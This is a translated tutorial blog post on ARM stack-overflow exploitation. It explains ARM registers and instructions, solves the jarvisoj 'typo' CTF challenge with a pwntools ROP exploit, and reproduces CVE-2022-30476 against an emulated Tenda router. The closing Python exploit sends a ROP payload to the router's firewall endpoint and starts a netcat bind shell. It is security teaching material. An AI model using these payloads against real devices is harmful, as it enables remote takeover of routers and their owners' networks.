1. Introduction In CTF competitions, most of the challenges we encounter are based on x86 and x86_64 architectures. However, after I started researching the IoT field, I found that smart devices primarily use ARM and MIPS architectures. This article aims to introduce readers to the world of ARM PWN through CTF challenges based on the ARM architecture, building on foundational knowledge.2. Prerequisite KnowledgeInstruction Set The main difference between Intel and ARM lies in their instruction sets. Intel uses a Complex Instruction Set Computing (CISC) architecture, while ARM employs a Reduced Instruction Set Computing (RISC) architecture. The RISC architecture shortens execution time by reducing the clock cycles per instruction, allowing for faster execution. However, due to fewer instructions, it may appear more verbose than Intel when implementing certain functionalities.Registers Registers are a key focus in the ARM architecture. In x86 architecture, instructions can directly operate on data in memory, whereas in ARM architecture, data must first be loaded into registers before operations can be performed. The number of registers depends on the version of ARM, with ARM32 architecture having a total of 30 registers:
• R0 can be used to store temporary values in general operations, as well as the first parameter or return result of a function. • In ARM architecture, it is convention to store the first four parameters of a function in registers R0 to R3. • R7 is responsible for storing the system call number during function calls. • R11 can be used to record backtrace information or as a local variable. • R13 (SP, Stack Pointer) points to the top of the stack. • R14 (LR, Link Register) saves the address of the next instruction to be executed after a function call, allowing the called function to return to the calling function. • R15 (PC, Program Counter) is similar to the EIP register in x86 architecture, responsible for storing the target address. Unlike x86, the PC in ARM architecture stores the address of the current instruction + 8.
ARM Instructions Here, I reference a table of instructions listed by Master eack in his ARM fundamentals PPT. With a foundation in x86 architecture, these instructions are relatively easy to understand.
|
Instruction |
Function |
Instruction |
Function |
|
MOV |
Move data |
EOR |
Bitwise XOR |
|
MVN |
Move data and negate |
LDR |
Load |
|
ADD |
Addition |
STR |
Store |
|
SUB |
Subtraction |
LDM |
Load multiple |
|
MUL |
Multiplication |
STM |
Store multiple |
|
LSL |
Logical left shift |
PUSH |
Push onto stack |
|
LSR |
Logical right shift |
POP |
Pop from stack |
|
ASR |
Arithmetic right shift |
B |
Branch |
|
ROR |
Rotate right |
BL |
Link + Branch |
|
CMP |
Compare |
BX |
Branch and exchange |
|
AND |
Bitwise AND |
BLX |
Link + Branch and exchange |
|
ORR |
Bitwise OR |
SWI/SVC |
System call |
Here, I would like to specifically introduce the two instructions LDR and STR: • LDR is used to load content from memory into a register, for example, LDR R2, [R0] reads the value from the memory address stored in R0 into R2. • STR is used to store content from a register into a memory address, for example, STR R2, [R1] stores the value from R2 into the memory address in R1.3. Example Problem Explanation Here, I will explain the typo example from jarvisoj, which can be accessed via the link below:
https://github.com/ctf-wiki/ctf-challenges/blob/master/pwn/arm/jarvisOJ_typo/typoCheck the problem protection; the static linked file for the arm-32-little architecture does not enable PIE and Canary protections, and there is NX protection that prevents writing shellcode to get a shell.
amalll@A-M:~/AM$ checksec pwn[*] '/home/amalll/AM/pwn' Arch: arm-32-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8000)amalll@A-M:~/AM$ file pwnpwn: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically linked, for GNU/Linux 2.6.32, BuildID[sha1]=211877f58b5a0e8774b8a3a72c83890f8cd38e63, strippedDue to the removal of the symbol table, we can use the rizzo plugin to recover the symbol table. We can find key information addresses such as system and /bin/sh, and we notice a clear stack overflow vulnerability while following the program flow, meeting all conditions required to get a shell.

The exploitation idea is to overwrite the return address of the program through the stack overflow vulnerability. In ARM architecture, this means overwriting the address value that is popped into the PC register. We can overwrite it with a gadget that can control both the R0 and PC registers. Since the R0 register is used to store the first parameter of a function, we can control the R0 register to point to the /bin/sh address, and the PC register to point to the system function address to get a shell.
+-------------+| "a" * 112 |+-------------+| pop_gadget | <- return address+-------------+| /bin/sh |+-------------+| 0 |+-------------+| system_addr |+-------------+Once the idea is confirmed, the next step is to determine the offset of the stack overflow. We can use QEMU in conjunction with gdb-multiarch to find the offset of the stack overflow. First, we start the binary program with qemu-user:
qemu-arm-static -g 1234 -L . ./pwn
Then, we start gdb-multiarch and execute the remote connection command to begin debugging. The subsequent operations are similar to those in x86 architecture, using cyclic to generate a long string and then determining the offset by overflowing the string. Finally, the offset is determined to be 112. It is important to note that in ARM architecture, if the jump address is odd, it will enter Thumb mode. When entering Thumb mode, the least significant bit of the address changes from 1 to 0. Therefore, if the calculated address value is incorrect, we can check the sixth least significant bit of the $cpsr register to determine if a mode switch has occurred. In this case, the program did not switch modes, so our final offset is 112.
 After confirming the offset, we also need a gadget that can control both R0 and PC. Here, we use ropper to find the following gadget in the program:
0x00020904: pop {r0, r4, pc};
EXP
from pwn import *
p = process(['qemu-arm-static',"-L", "./", "./pwn"])pop_r0_r4_pc = 0x00020904system = 0x000110B4sh = 0x006C384
payload = 'a'*112+p32(pop_r0_r4_pc)+p32(sh)+p32(0)+p32(system)p.sendafter("Input ~ if you want to quit", "\n")p.send(payload)p.interactive()
4. Practical Demonstration Here, I will demonstrate the practical exploitation of the ARM stack overflow vulnerability using CVE-2022-30476. The content regarding firmware emulation was previously discussed when reproducing the Tenda CVE vulnerability from 2018, so I will not elaborate further. This demonstration focuses on the actual vulnerability reproduction. The web service does not perform boundary checks when obtaining the firmwallEn parameter and directly assigns the parameter value to the dest variable using the strcpy function, resulting in a stack overflow vulnerability.



We measured the stack overflow offset to be 44. This involves the Thumb mode switching issue we discussed earlier; the actual overflow offset should be 48. Subsequently, we can use the vmmap command to view the memory layout of qemu-user, allowing us to obtain the base address of the libc library. It is important to note that the new version of pwndbg has poor compatibility with qemu, so we can only use an older version of the plugin to view the memory layout.

Similar to the ROP construction ideas we discussed in the CTF example, we also need to find a gadget that can control both r0 and pc registers. Fortunately, the gadget we found this time does not end with \x00.
After gathering all the exploitation conditions, we write an EXP to perform a stack overflow attack on the web server.

import requestsfrom pwn import *
url = 'http://192.168.2.1/goform/SetFirewallCfg'libc = ELF("./lib/libc.so.0")base = 0xff592000system = base+libc.sym['system']pop_r0_pc = base+0x0003db80 # pop {r0, pc};stack = 0xfffef2c0pl = 'a'*48+p32(pop_r0_pc)+p32(stack)+p32(system)pl+= 'nc -lp 8888 -e /bin/sh;\x00'data = {'firewallEn':pl}requests.post(url, data=data)
 Learn practical cybersecurity skills by clicking “Read the original article”